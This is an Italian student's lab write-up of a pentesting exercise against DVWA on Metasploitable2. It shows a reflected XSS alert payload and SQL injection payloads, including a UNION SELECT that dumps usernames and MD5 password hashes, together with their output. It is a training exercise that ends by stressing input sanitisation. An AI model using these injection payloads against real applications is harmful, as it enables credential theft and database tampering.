

Progetto S6-L2

Studente: Simone Mininni

Task: Exploit web application, ai fini del pentesting, mediante un attacco di tipo 'XSS REFLECTED' e 'SQL Injection'.

Target dell' attacco è la DVWA che gira sulla nostra metasploitable2.

Attacco: 'xss reflected'

Innanzitutto troviamo il punto di riflessione che nella dvwa è situato ovviamente nella sezione 'xss reflected' e nella sezione di input immettiamo un codice html per capire se notiamo un comportamento anomalo...



What's your name?


Hello *ciao*

Notiamo che restituisce l' input in corsivo, questo significa che ci potrebbe essere una vulnerabilità seria nel codice che eventuali criminali informatici possono sfruttare...

Ora immettiamo uno script html

`<script/>alert('xss attack')</script>`

Tale input non sanato restituirà un pop up:



Tali tipi di attacco possono essere sfruttati ad esempio per costringere il target a dirigerlo su un bad site per scaricare un eseguibile malevolo.

Quindi bisogna sicuramente rendere il codice più robusto e sicuro, sanando gli input dell'utente.

Attacco: SQL injection

In questo tipo di attacco si va a sfruttare eventuali vulnerabilità nel codice nella fase di query del database.

Anche in questo caso uno dei problemi principali è dovuto agli input non sanati.

Quindi nella sezione di input si andrà ad inserire una query che verrà eseguita dal codice e potrà quindi rivelare una vulnerabilità importante permettendo al criminale informatico di manipolare i dati all'interno del database.

Anche qui, in merito alla DVWA, ho provato prima a testare la vulnerabilità...



User ID:

ID: ' or 'a'='a
First name: admin
Surname: admin

ID: ' or 'a'='a
First name: Gordon
Surname: Brown

ID: ' or 'a'='a
First name: Hack
Surname: Me

ID: ' or 'a'='a
First name: Pablo
Surname: Picasso

ID: ' or 'a'='a
First name: Bob
Surname: Smith

Si nota che la query ha avuto effetto e ha restituito tutti gli user id della tabella.

Successivamente ho testato altre query sql fino ad arrivare ad estrapolare utenti e password(codice hash).

“ ‘ select user, password from users where ‘a’=‘a’ ”

Vulnerability: SQL Injection

User ID:

ID: ' union select user,password from users where 'a'='a
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user,password from users where 'a'='a
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user,password from users where 'a'='a
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user,password from users where 'a'='a
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user,password from users where 'a'='a
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Quindi diventa estremamente importante testare gli input dell' utente e rendere il più sicuro possibile questa fase...

Fine.